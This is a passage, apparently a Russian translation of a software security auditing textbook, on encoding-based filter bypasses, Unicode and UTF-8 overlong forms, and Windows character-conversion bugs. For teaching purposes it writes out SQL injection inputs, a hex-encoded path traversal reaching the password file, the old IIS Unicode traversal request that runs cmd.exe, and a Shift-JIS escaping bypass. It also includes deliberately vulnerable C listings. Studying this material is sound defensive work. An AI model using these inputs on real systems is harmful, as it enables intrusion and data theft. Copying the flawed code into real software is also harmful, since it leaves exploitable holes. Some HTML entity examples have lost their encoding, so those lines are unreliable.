Поэтому атакующие не смогут выйти за пределы одинарных кавычек и скомпрометировать приложение. Однако шаблон регулярного выражения забывает экранировать символ обратного slash (`\`), поэтому у атакующих остается путь атаки через передачу следующего:

```
username = bob\' OR username =
passwd = OR 1=1
```

После фильтрации этот ввод создаст следующий запрос:

```
SELECT * FROM users WHERE user='bob\\' OR username = ' AND pass = ' OR 1=1
```

Сервер MySQL интерпретирует последовательность двойного обратного slash после `bob` как экранированный обратный slash. Это не дает вставленному обратному slash экранировать одинарную кавычку, позволяя атакующему изменить запрос.

Примечание

Escape-символы различаются между реализациями SQL. Обычно база данных поддерживает escape-последовательности slash-quote (`\'`) или двойного апострофа (`''`). Однако разработчики

могут перепутать, какая escape-последовательность поддерживается, и случайно использовать неверную последовательность для целевой базы данных.

Обход метасимволов

Одно из самых интересных последствий экранирования метасимволов для безопасности состоит в том, что закодированные символы можно использовать для обхода других механизмов фильтрации. Как аудитор кода, вы должны определить, когда данные могут быть закодированы способом, подрывающим безопасность приложения. Для этого нужно связывать фазы декодирования с релевантными решениями безопасности и последующими действиями в коде. Следующие шаги -- базовая процедура:

1. Определите каждое место в коде, где экранированный ввод декодируется.
2. Определите связанные решения безопасности, основанные на этом вводе.
3. Если декодирование происходит после принятия решения, у вас проблема.

Чтобы выполнить эту процедуру корректно, нужно сопоставить, какие данные релевантны действию, выполняемому после проверки безопасности. Нет жесткого универсального метода связывания фазы декодирования с решением безопасности, но нужно учитывать одну вещь: чем больше раз данные изменяются, тем больше возможностей обмануть логику безопасности. В остальном это вопрос понимания кода, участвующего в обработке данных. Чтобы помочь построить это понимание, следующие разделы приводят конкретные примеры того, как кодировки данных используются для обхода фильтров.

Шестнадцатеричное кодирование

HTTP подробнее обсуждается в последующих главах; однако это обсуждение кодирования было бы неполным без стандартной формы кодирования для URI и данных запросов. В основном все буквенно-цифровые символы передаются напрямую через HTTP, а все остальные символы (исключая управляющие) экранируются с помощью трехсимвольной схемы кодирования. Эта схема использует символ процента (`%`), за которым следуют две шестнадцатеричные цифры, представляющие значение байта. Например, символ пробела (шестнадцатеричное значение `0x20`) использует трехсимвольную последовательность `%20`.

HTTP-транзакции также могут включать Unicode-символы. Детали Unicode рассматриваются далее в этой главе в разделе "Наборы символов и Unicode", но для этого обсуждения нужно помнить только то, что Unicode-символы могут представляться последовательностями из одного или двух байтов. Для однобайтовых последовательностей HTTP использует уже обсужденный метод шестнадцатеричного кодирования. Однако для двухбайтовых последовательностей Unicode-символы могут кодироваться шестисимвольной последовательностью, состоящей из строки `%u` или `%U`, за которой следуют четыре шестнадцатеричные цифры. Эти цифры представляют 16-битное значение Unicode-символа. Такие альтернативные кодировки являются потенциальной угрозой для протаскивания опасных символов через символьные фильтры. Чтобы понять проблему, посмотрите пример кода в листинге 8-27.

Листинг 8-27. *Уязвимость имени пути с hex-кодированием*

```
int open_profile(char *username)
{
    if(strchr(username, '/')) {
        log("possible attack, slashes in username");
        return -1;
    }

    chdir("/data/profiles");
    return open(hexdecode(username), O_RDONLY);
```

```
}
```

У этого, признаем, искусственного примера есть вопиющая проблема безопасности: переменная `username` проверяется на slash (`/`) до декодирования шестнадцатеричных символов. Используя описанную ранее технику связывания, можно сопоставить фазы декодирования, решения безопасности и действия следующим образом:

• *Решение:* если `username` содержит символ `/`, это опасно (см. строку 3 в листинге 8-27).
• *Декодирование:* шестнадцатеричное декодирование выполняется над вводом после решения (см. строку 10).
• *Действие:* `username` используется для открытия файла (см. строку 10).

Поэтому `username` вроде `..%2F..%2Fetc%2Fpasswd` приводит к тому, что программа открывает системный файл паролей. Обычно такие уязвимости не настолько очевидны. Проблемы декодирования чаще возникают, когда программа разделена на компоненты, а отдельные модули изолированы от процесса декодирования. Поэтому разработчик, использующий модуль декодирования, обычно не знает, что происходит.

Примечание

Шестнадцатеричное кодирование также является популярным методом обхода защитного ПО (например, IDS), используемого для обнаружения атак на веб-серверы. Если IDS не декодирует hex-кодированные запросы или декодирует их неправильно, атаку можно провести без генерации предупреждения.

Обработка встроенных шестнадцатеричных последовательностей обычно проста. В целом декодер может ошибиться двумя способами:

• Пропустить NUL-байт.
• Декодировать недопустимые символы.

Ранее в этой главе вы изучили ошибочную реализацию, которая не проверяла NUL-байты (см. листинг 8-5). Поэтому здесь мы сосредоточимся на второй ошибке: декодировании недопустимых символов. Такая ошибка может случиться, когда делаются предположения о данных, следующих за знаком `%`. Ожидается, что после знака `%` идут две шестнадцатеричные цифры. Листинг 8-28 показывает типичную реализацию преобразования этих значений в данные.

Листинг 8-28. *Декодирование некорректных значений байтов*

```
int convert_byte(char byte)
{
    if(byte >= 'A' && byte <= 'F')
        return (byte - 'A') + 10;
    else if(byte >= 'a' && byte <= 'f')
        return (byte - 'a') + 10;
    else
        return (byte - '0');
}

int convert_hex(char *string)
{
    int val1, val2;

    val1 = convert_byte(string[0]);
    val2 = convert_byte(string[1]);

    return (val1 << 4) | val2;
}
```

Функция `convert_byte()` ошибочна: она предполагает, что байт является цифровым символом, если он явно не является шестнадцатеричной буквой (как показано в выделенных строках). Поэтому недопустимые hex-символы, переданные этой функции (включая символы A-F), создают неожиданные декодированные байты. Последствие такого неправильного декодирования для безопасности просто: любые фильтры, обрабатывающие данные на более раннем этапе, пропускают значения, которые могут появиться в результирующем выходном потоке.

HTML- и XML-кодирование

Документы HTML и XML могут содержать закодированные данные в форме **entities**, которые используются для кодирования метасимволов HTML-рендеринга. Entities строятся с помощью амперсанда (`&`), за которым следует сокращение entity, и завершаются точкой с запятой. Например, для представления амперсанда используется сокращение `amp`, так что `&` является закодированной HTML entity. Полный список entities доступен на сайте World Wide Web Consortium (W3C) по адресу www.w3c.org.

Еще интереснее то, что символы также могут кодироваться как числовые codepoints в десятичном и шестнадцатеричном виде. Чтобы представить codepoint в десятичном виде, перед значением codepoint ставится `&#`. Например, символ пробела имеет десятичное значение 32, поэтому он представляется как ` `. Hex-кодирование похоже, только перед значением ставится `&#x`, так что символ пробела (`0x20`) представляется как ` `. Двухбайтовые Unicode-символы также можно задавать последовательностями из пяти десятичных или четырех шестнадцатеричных цифр. Эта форма кодирования подвержена тем же базовым уязвимостям, что могут быть у шестнадцатеричных декодеров: внедрению NUL-символов, обходу фильтров и предположению, что после последовательности `&#` идет как минимум два байта.

Примечание


Помните, что HTML-декодирование обычно выполняется клиентским браузером. Однако использование этой формы кодирования в XML-данных действительно открывает возможность разных атак, направленных на сервер.

Несколько слоев кодирования

Иногда данные декодируются несколько раз и несколькими разными способами, особенно когда перед использованием ввода по назначению выполняется несколько слоев обработки. Многократное декодирование чрезвычайно затрудняет валидацию, поскольку более высокие слои видят данные в промежуточном формате, а не в финальном незакодированном содержимом.

В сложных многоуровневых приложениях факт, что ввод проходит через ряд фильтров или преобразований, может быть неочевиден сразу или может проявляться только при определенных условиях. Например, данные, отправленные на HTTP веб-сервер, могут пройти base64-декодирование, если заголовок `Content-Encoding` задает такое поведение, UTF-8 декодирование, потому что именно этот формат кодирования указан в заголовке `Content-Type`, и наконец шестнадцатеричное декодирование, которое выполняется для всего HTTP-трафика. Кроме того, если данные предназначены для веб-приложения или скрипта, вполне возможно, что они пройдут еще один уровень шестнадцатеричного декодирования. Рисунок 8-3 показывает такое поведение.

Рисунок 8-3. Закодированные веб-данные



Каждый компонент, участвующий в декодировании, часто разрабатывается без учета других компонентов, выполняющих дополнительные шаги декодирования на нижних или верхних слоях, поэтому разработчики могут неверно судить о том, каким должен быть результирующий ввод. Уязвимости такого рода связаны с предыдущими обсуждениями ошибок проектирования. В частности, межкомпонентные проблемы могут возникать, когда интерфейс компонента известен, но точная функция компонента неизвестна или не определена. Например, модуль веб-сервера может выполнять некоторое декодирование данных запроса, чтобы принимать решения безопасности об этих декодированных данных. Затем данные могут пройти еще один слой декодирования, тем самым создавая возможность для атакующих протащить закодированное содержимое через фильтр.

Этот пример поднимает еще один интересный момент: уязвимости такого рода также могут быть результатом недостатков операционной безопасности. Как вы узнали в главе 3, "Операционный обзор", приложения не работают в вакууме, особенно интегрированные части ПО, такие как веб-приложения. Веб-сервер и платформенные модули могут предоставлять методы кодирования, которые атакующие способны использовать для нарушения безопасности приложения.

Наборы символов и Unicode

В предыдущем разделе вас главным образом интересовали символы, которые, если их не проверять, могут представлять угрозу безопасности для проверяемого приложения. Развивая эту идею, теперь вы рассмотрите разные кодировки наборов символов и распространенные ситуации, где они могут вызывать проблемы. Кодировки наборов символов определяют последовательность байтов, используемую для представления символов в разных языках. В контексте безопасности вас интересует, как преобразования между наборами символов влияют на способность приложения точно оценивать потоки данных и фильтровать враждебный ввод.

Unicode

Стандарт Unicode описывает символы любого языка уникальным и недвусмысленным образом. Он в первую очередь предназначался для устранения ограничений набора символов ASCII и распространения потенциально несовместимых наборов символов для других языков. В результате появился стандарт, определяющий "согласованный способ кодирования многоязычного текста, который позволяет обмениваться текстовыми данными международно и создает основу для глобального ПО". Стандарт Unicode (доступен на www.unicode.org) определяет символы как серию codepoints (числовых значений), которые могут кодироваться в нескольких форматах, каждый с разными размерами code units. Code unit -- это отдельная сущность с точки зрения процедур кодирования и декодирования; каждый размер code unit может быть представлен в любом порядке байтов: big endian (BE) или little endian (LE). Таблица 8-3 показывает разные форматы кодирования в Unicode.

Таблица 8-3. Форматы кодирования Unicode

Name	Code Unit Size (in Bits)	Byte Order
UTF-8	8	
UTF-16BE	16	Big endian
UTF-16LE	16	Little endian
UTF-32BE	32	Big endian
UTF-32LE	32	Little endian

Обратите внимание, что спецификацию порядка байтов (BE или LE) можно опустить; в таком случае marker порядка байтов (BOM) в начале ввода может использоваться для указания порядка байтов.

Эти схемы кодирования широко используются в HTTP-коммуникациях для данных запросов или XML-документов. Они также используются во множестве ПО на базе Microsoft, потому что современные операционные системы Windows внутренне используют Unicode для представления строк. Codespace Unicode находится в диапазоне от 0 до `0x10FFFF`, поэтому 16-битные и 8-битные code units могут быть неспособны представить целый Unicode-символ из-за ограничений размера. Однако символы могут кодироваться многобайтовыми потоками; то есть несколько закодированных

байтов подряд могут вместе представлять один Unicode-символ.

Аудит программ, использующих Unicode-символы и схемы кодирования Unicode, требует от ревьюеров проверить:

• Можно ли закодировать символы для обхода проверок безопасности.
• Содержит ли реализация кодирования и декодирования собственные уязвимости.

Первая проверка требует убедиться, что символы не преобразуются после того, как код фильтра уже проверил целостность ввода. Например, серьезная ошибка была обнаружена в веб-сервере Microsoft Internet Information Services (IIS). Она возникла из-за того, что ПО веб-сервера не декодировало Unicode escapes перед проверкой, пытается ли пользователь выполнить атаку directory traversal (double dot); поэтому оно не ловило закодированные последовательности `../` и `..\`. Пользователи могли выполнить следующий запрос:

```
GET /..%c0%af..%c0%afwinnt/system32/cmd.exe?/c+dir
```

Таким образом они могли выполнять произвольные команды с правами, используемыми веб-сервером.

Примечание

Подробности этой уязвимости можно найти по адресу www.microsoft.com/security/technet/bulletin/MS00-078.mspx.

Поскольку многие приложения используют Unicode-представление, атака такого рода всегда является серьезной угрозой. Учитывая, что для выражения данных доступен диапазон схем кодирования, существует довольно много способов представить один и тот же codepoint. Вы уже знаете, что значение можно представить в 8-, 16- или 32-битных code units (в любом порядке байтов), но меньшие code units имеют несколько способов представления отдельных code points. Чтобы лучше это понять, нужно подробнее узнать, как code points кодируются; это объясняется в следующих разделах.

UTF-8

Codepoints, закодированные в UTF-8, представляются как одно- или многобайтовые последовательности. Для диапазонов значений от `0x00` до `0x7F` требуется только один байт, поэтому UTF-8 кодировка для codepoints U.S. ASCII идентична ASCII. Для других значений, которые нельзя представить 7 битами, используется lead byte, за которым следует переменное число trailing bytes (до четырех), вместе представляющих кодируемое значение. Lead byte состоит из установленного старшего бита плюс ряда других битов в старшем слове, указывающих, сколько байтов входит в этот многобайтовый набор. Поэтому число непрерывно установленных битов в старшем слове lead byte задает число trailing bytes, как показано в таблице 8-4.

Таблица 8-4. Схема кодирования lead byte в UTF-8

Bit Pattern	Bytes Following
110x xxxx	1
1110 xxxx	2
1111 xxxx	3, 4, or 5

Примечание

Правила битовых шаблонов в таблице 8-4 немного упрощены, но достаточны для целей этого обсуждения. Заинтересованным читателям рекомендуется посмотреть текущую спецификацию на www.unicode.org.

Биты, замененные `x`, используются для хранения части представляемого значения. Каждый trailing byte начинается с двух старших битов `10` и имеет младшие 6 битов, установленные для хранения части представляемого значения. Поэтому trailing byte не может быть меньше `0x80` или больше `0xBF`, а lead byte также не может начинаться с `10` (поскольку это сделало бы его неотличимым от trailing byte).

До недавнего времени Unicode-значения можно было кодировать любой поддерживаемой многобайтовой длиной. Так, например, символ `/` можно было представить как:

- `0x2F`
- `0xC0 0xAF`
- `0xE0 0x80 0xAF`
- `0xF0 0x80 0x80 0xAF`

Стандарт Unicode 3.0, выпущенный в 1999 году, был пересмотрен так, чтобы разрешать только кодирование в кратчайшей форме; например, единственная допустимая UTF-8 кодировка в предыдущем списке -- `0x2F`. Windows XP и более поздние версии принудительно применяют правило кратчайшей формы. Однако не все реализации Unicode соответствуют этому требованию. В частности, ASCII-символы часто принимаются как одно- или двухбайтовые последовательности, что может быть полезно при обходе символьных фильтров. Например, фильтр, ищущий slash в аргументе пути (`0x2F`), может пропустить последовательность `0xC0 0xAF`; если UTF-8 преобразования выполняются позже, этот символьный фильтр можно полностью обойти для любого произвольного ASCII-символа.

Примечание

Daniel J. Roelker опубликовал интересную статью о сочетании этих разных многобайтовых кодировок с несколькими другими техниками шестнадцатеричного кодирования для обхода IDS-фильтрации HTTP-трафика. Она доступна по адресу http://docs.idsresearch.org/http_ids_evasions.pdf.

UTF-16

UTF-16 выражает codepoints как 16-битные слова, чего достаточно для представления большинства часто используемых символов в основных языках. Однако некоторые символы требуют больше 16 бит. Помните, codespace Unicode находится в диапазоне от 0 до `0x10FFFF`, а максимальное значение, которое может представить 16-битное целое, равно `0xFFFF`. Поэтому UTF-16 также может содержать многоэлементные последовательности, так что codepoints, закодированные в UTF-16, могут состоять из одного или двух units. Codepoint выше `0xFFFF` требует двух code units для представления и кодируется как суррогатная пара; то есть пара code units со специальной ведущей битовой последовательностью, которая вместе представляет codepoint. Вот правила кодирования Unicode codepoints в UTF-16 (взяты из RFC 2781):

1. Если `U < 0x10000`, закодировать `U` как 16-битное беззнаковое целое и завершить.
2. Пусть `U' = U - 0x10000`. Поскольку `U` меньше или равно `0x10FFFF`, `U'` должно быть меньше или равно `0xFFFFF`. То есть `U'` можно представить 20 битами.

3. Инициализировать два 16-битных беззнаковых целых, `W1` и `W2`, значениями `0xD800` и `0xDC00` соответственно. У каждого целого есть 10 свободных битов для кодирования значения символа, всего 20 битов.
4. Назначить 10 старших битов 20-битного `U'` в 10 младших битов `W1`, а 10 младших битов `U'` -- в 10 младших битов `W2`. Завершить.

Поскольку к битам, считанным из суррогатной пары, добавляется постоянное значение `0x100000`, нельзя кодировать произвольные значения так, как это было возможно в UTF-8. В UTF-16 есть только один способ представить codepoint.

UTF-32

UTF-32 выражает codepoints как 32-битные значения. Поскольку он может представить любой codepoint одним значением, суррогатные пары никогда не требуются, как в UTF-8 и UTF-16. Единственный способ изменить представление codepoint в UTF-32 -- изменить endian-формат потока данных (используя специальный BOM, упомянутый после таблицы 8-3).

Уязвимости в декодировании

Как уже упоминалось, сложность корректной фильтрации Unicode-данных в том, что одно и то же значение можно представить множеством способов: разными word-size кодировками, сменой порядка байтов и злоупотреблением уникальной способностью UTF-8 представлять одно значение более чем одним способом. Приложение не будет подвержено обходу фильтров, если выполняется только одно декодирование, то есть данные декодируются, проверяются и затем используются. Однако в контексте HTTP-трафика одно декодирование случается редко. Почему? Веб-приложения резко увеличили сложность HTTP-обменов, и данные часто могут декодироваться несколько раз и несколькими способами. Например, веб-сервер IIS декодирует шестнадцатеричные последовательности в запросе, затем позже выполняет UTF-8 декодирование, а затем может передать данные ISAPI-фильтру или веб-приложению, которое выполнит еще одно шестнадцатеричное декодирование.

Примечание

Отличную информацию о проблемах безопасности Unicode можно найти в TR36 -- техническом отчете Unicode Security Considerations. На момент написания он доступен по адресу www.unicode.org/reports/tr36/.

Гомографические атаки

Гомографические атаки полезны прежде всего как форма социальной инженерии; Evgeniy Gabrilovich и Alex Gontmakher впервые описали их в статье "The Homographic Attack", опубликованной в февральском выпуске *Communications of the ACM* за 2002 год. Эти атаки используют Unicode-гомограф, то есть разные символы, имеющие одинаковое визуальное представление. На самом простом уровне гомографическая атака не обязательно требует Unicode. Например, цифра `1` (ASCII `0x31`) может быть похожа на строчную букву `l` (ASCII `0x6c`). Однако при внимательном рассмотрении их можно различить. В отличие от этого, Unicode-гомографическая атака включает два графических представления, которые идентичны, хотя лежащие в основе символы различны. Например, кириллический символ с codepoint `0x0441` выглядит очень похоже на символ Latin-1 (ASCII) `0x0063`. В общем случае оба фактически отображаются как строчная `c`.

Глава 17 включает пример широко освещавшейся гомографической атаки в обсуждении phishing. Пока достаточно понимать, что атакующие могут использовать эти простые приемы, когда вы ревьюите приложение, показывающее пользователям данные из внешних источников. Даже если данные не вредны напрямую, атакующие могут использовать их, чтобы обмануть ничего не подозревающих пользователей.

Unicode-функции Windows

Операционная система Windows внутренне работает со строковыми данными как с wide characters (закодированными как UTF-16). Поскольку многие приложения работают со строками ASCII (или, возможно, с другими одно- или многобайтовыми наборами символов), Windows предоставляет функции для преобразования между двумя форматами, а также ASCII-обертки для всех открытых API-функций, которые иначе требовали бы строки wide characters.

Преобразование между кодировками символов происходит сходным образом независимо от того, использует приложение ASCII-обертки или явно преобразует данные. Правила этих преобразований в первую очередь определяются поведением двух функций: `MultiByteToWideChar()` и `WideCharToMultiByte()`. Детали того, как эти функции выполняют преобразования, имеют ряд последствий для безопасности: от ошибок порчи памяти до преобразований, создающих неожиданные результаты, как обсуждается в следующих разделах.

MultiByteToWideChar()

Функция `MultiByteToWideChar()` используется для преобразования многобайтовых и однобайтовых строк символов в Unicode-строки. В выходной буфер (`lpWideCharString`) можно записать максимум `cchWideChar` символов. Распространенная ошибка разработчиков приложений при использовании этой функции -- указать размер буфера назначения в байтах как параметр `cchWideChar`. Это означает, что в выходной буфер может быть записано вдвое больше байтов, чем было выделено места, и может произойти переполнение буфера. Функция `MultiByteToWideChar()` кратко описана в следующем списке:

• *Функция:*

```
int MultiByteToWideChar(UINT CodePage, DWORD dwFlags,
    LPCSTR lpMultiByteStr, int cbMultiByte,
    LPWSTR lpWideCharStr, int cchWideChar)
```

• *API:* Win32 API
• *Похожие функции:* `mbtowc`
• *Назначение:* `MultiByteToWideChar()` отображает одно- или многобайтовую строку символов в строку wide characters.

Следующий код -- пример неправильного использования `MultiByteToWideChar()`:

```
HANDLE OpenFile(LPSTR lpFilename)
{
    WCHAR wPath[MAX_PATH];

    if(MultiByteToWideChar(0, 0, lpFilename, -1,
        wPath, sizeof(wPath)) == 0)
        Return INVALID_HANDLE_VALUE;

    ... Create the file ...
}
```

Этот код является примером только что упомянутой проблемы. Выделенная строка показывает, что счетчик wide characters установлен равным размеру выходного буфера, который в этом случае равен `MAX_PATH * sizeof(WCHAR)`. Однако `WCHAR` занимает два байта, поэтому выходной

размер, переданный `MultiByteToWideChar()`, интерпретируется как `MAX_PATH * 2` байт, то есть вдвое больше реальной длины выходного буфера.

WideCharToMultiByte()

Функция `WideCharToMultiByte()` является обратной к `MultiByteToWideChar()`; она преобразует строку wide characters в строку narrow characters. Разработчики значительно реже вызывают переполнение буфера при использовании этой функции, потому что выходной размер задается в байтах, а не в wide characters, поэтому смысл параметра размера труднее понять неправильно. Функция `WideCharToMultiByte()` кратко описана в следующем списке:

• *Функция:*

```
int WideCharToMultiByte(UINT CodePage, DWORD dwFlags,
    LPCWSTR lpWideCharStr, int cchWideChar,
    LPSTR lpMultiByteStr, int cbMultiByte,
    LPCSTR lpDefaultChar, LPBOOL lpUsedDefaultChar)
```

• *API:* Win32 API
• *Похожие функции:* `wctombc`
• *Назначение:* `WideCharToMultiByte()` отображает строку wide characters в одно- или многобайтовую строку символов.

Поскольку wide characters являются более крупным типом данных, их информация иногда должна представляться последовательностью одиночных байтов, называемой **многобайтовым символом**. Правила кодирования wide characters в многобайтовые символы определяются кодовой страницей, указанной первым аргументом этой функции.

Проблемы NUL-терминации

Функции `MultiByteToWideChar()` и `WideCharToMultiByte()` не гарантируют NUL-терминацию, если буфер назначения заполнен. В таких случаях функции возвращают 0, а не количество преобразованных символов. Предполагается, что пользователи этих функций проверяют возвращаемое значение; однако часто это не так. Листинг 8-29 показывает короткий пример.

Листинг 8-29. *Проверка возвращаемого значения* `MultiByteToWideChar()`

```
HANDLE open_file(char *name)
{
    WCHAR buf[1024];
    HANDLE hFile;

    MultiByteToWideChar(CP_ACP, 0, name, strlen(filename),
        buf, sizeof(buf)/2);
    wcsncat(buf, sizeof(buf)/2 - wcslen(buf) - 1, ".txt");

    ...
}
```

Поскольку возвращаемое значение не проверяется, факт, что `buf` недостаточно велик для хранения преобразуемого имени, не обнаруживается, и `buf` не NUL-терминируется. Это заставляет `wcsncat()` неправильно вычислить оставшийся размер буфера как отрицательное число, которое, как вы знаете, преобразуется в большое положительное число, если посмотреть прототип `wcsncat()`, перечисленный в разделе `strncat()`.

У `MultiByteToWideChar()` могут быть дополнительные проблемы при преобразовании многобайтовых наборов символов. Если указан флаг `MB_ERR_INVALID_CHARS`, функция вызывает ошибку при встрече недопустимой многобайтовой последовательности. Вот пример потенциально опасного вызова:

```
PWCHAR convert_string(UINT cp, char *instr)
{
    WCHAR *outstr;
    size_t length;

    length = strlen(instr) + 1;
    outstr = (WCHAR *)calloc(length, sizeof(WCHAR));
    MultiByteToWideChar(cp, MB_ERR_INVALID_CHARS, instr, -1, outstr, -1);

    return outstr;
}
```

Снова, поскольку возвращаемое значение функции не проверяется, функция `convert_string()` не ловит недопустимые последовательности символов. Проблема в том, что `MultiByteToWideChar()` возвращает ошибку, когда видит недопустимую последовательность символов, но не NUL-терминирует буфер назначения (в данном случае `outstr`). Поскольку возвращаемое значение не проверяется, функция не обрабатывает эту ошибку и возвращает вызывающему коду незавершенную wide string. Из-за этого любая последующая обработка этой строки может привести к порче памяти.

Уязвимости манипуляции Unicode

Проблемы управления памятью также могут возникать при использовании любых ограниченных многобайтовых или wide character функций. Посмотрите пример с `wcsncpy()`:

```
wchar_t destination[1024];
wcsncpy(destination, source, sizeof(destination));
```

На первый взгляд кажется, что этот код корректен, но, конечно, параметр размера должен указывать, насколько велик буфер назначения в wide characters, а не размер в байтах; поэтому третий аргумент фактически вдвое больше длины выходного буфера. Такую ошибку легко допустить, поэтому аудиторам кода следует следить за ней.

Еще одна интересная особенность -- ошибки при работе со строками многобайтовых символов, предоставленными пользователем. Если кодовая страница приложения указывает, что используется double-byte character set (DBCS), символы могут занимать один или два байта. Приложения, обрабатывающие такие строки, должны определять, является ли каждый обрабатываемый байт отдельным символом или частью двухбайтовой последовательности; в Windows эта проверка выполняется функцией `IsDBCSLeadByte()`. Уязвимости, при которых указатель может быть увеличен за границы буфера, легко возникают, если приложение определяет, что байт является первым байтом двухбайтовой последовательности, и забывает проверить следующий байт, чтобы убедиться, что это не завершающий NUL-байт. Листинг 8-30 показывает пример.

Листинг 8-30. *Опасное использование* `IsDBCSLeadByte()`

```
char *escape_string(char *src)
{
    char *newstring, *dst;

    newstring = (char *)malloc(2*strlen(src) + 1);
    if(!newstring)
        return NULL;

    for(dst = newstring; *src; src++){
        if(IsDBCSLeadByte(*src)){
            *dst++ = *src++;
            *dst++ = *src;
            continue;
        }

        if(*src == '\'')
```

```
            *dst++ = '\';

        *dst++ = *src;
    }

    return newstring;
}
```

Когда код в листинге 8-30 встречает lead byte двухбайтовой последовательности, он никак не проверяет второй байт этой последовательности. Если строка, переданная этой функции, заканчивается DBCS lead byte, lead byte и завершающий NUL-байт записываются в буфер назначения. Указатель `src` увеличивается за NUL-байт и продолжает обрабатывать байты за границами строки, переданной этой функции. Эта ошибка может привести к переполнению буфера `newstring`, поскольку выделенная длина основана на длине исходной строки.

Примечание

Когда интерпретируются последовательности многобайтовых символов, изучайте код, чтобы понять, что произойдет, если вторым байтом последовательности окажется завершающий NUL-байт строки. Если второй байт не проверяется, может быть возможна обработка данных за границами буфера.

Предположения о кодовой странице

При преобразовании из многобайтовых символов в wide characters аргумент кодовой страницы влияет на поведение `MultiByteToWideChar()`, поскольку он задает набор символов, в котором закодирована многобайтовая строка. В большинстве случаев эта функция используется с системной кодовой страницей по умолчанию (`CP_ACP`, ANSI Code Page), которая делает не так много. Однако в некоторых ситуациях атакующие могут влиять на кодовую страницу, создавая последовательности многобайтовых символов, обходящие фильтры на более ранних слоях. Листинг 8-31 -- пример уязвимого фрагмента кода.

Листинг 8-31. *Пример несоответствия кодовой страницы*

```
if(strchr(filename, '/') || strchr(filename, '\\')){
    error("filenames with slashes are illegal!");
    return -1;
}

MultiByteToWideChar(CP_UTF8, 0, filename, strlen(filename),
    wfilename, sizeof(wfilename)/2);

...
```

Как видно, кодирование выполняется после проверки на slash, поэтому, закодировав slash, атакующие, нацеливающиеся на ранние версии Windows, могут обойти эту проверку и, предположительно, позднее сделать то, чего они не должны иметь возможности сделать. Akio Ishida и Yasuo Ohgaki обнаружили интересную вариацию этой уязвимости в API баз данных PostgreSQL и MySQL (доступно по адресу www.postgresql.org/docs/techdocs.50). Как упоминалось, управляющие символы SQL обычно экранируются символом обратного slash (`\`). Однако некоторые наивные реализации этой техники могут неправильно учитывать многобайтовые символы. Рассмотрите следующую последовательность байтов:

```
0x95 0x5c 0x27
```

На самом деле это строка, в которой первые два байта являются допустимым японским символом в кодировке Shift-JIS, а последний байт является одинарной ASCII-кавычкой (`'`). Наивный фильтр не

определит, что первые два байта относятся к одному символу; вместо этого он интерпретирует байт `0x5c` как символ обратного slash. Экранирование этой последовательности приведет к следующим байтам:

```
0x95 0x5c 0x5c 0x5c 0x27
```

Передача результирующей строки базе данных, осведомленной о многобайтовых символах, может вызвать проблему, потому что первые два байта интерпретируются как один японский символ. Затем оставшиеся два байта `0x5c` интерпретируются как экранированная последовательность обратного slash. Наконец, последний байт остается неэкранированным символом одинарной кавычки. Эту неверно интерпретированную кодировку можно эксплуатировать для внедрения SQL-операторов в приложение, которое иначе не должно быть уязвимым.

Использование многобайтовых наборов символов с `MultiByteToWideChar()` может иметь дополнительные осложнения, связанные с порчей памяти. Листинг 8-32 показывает интересный вызов этой функции.

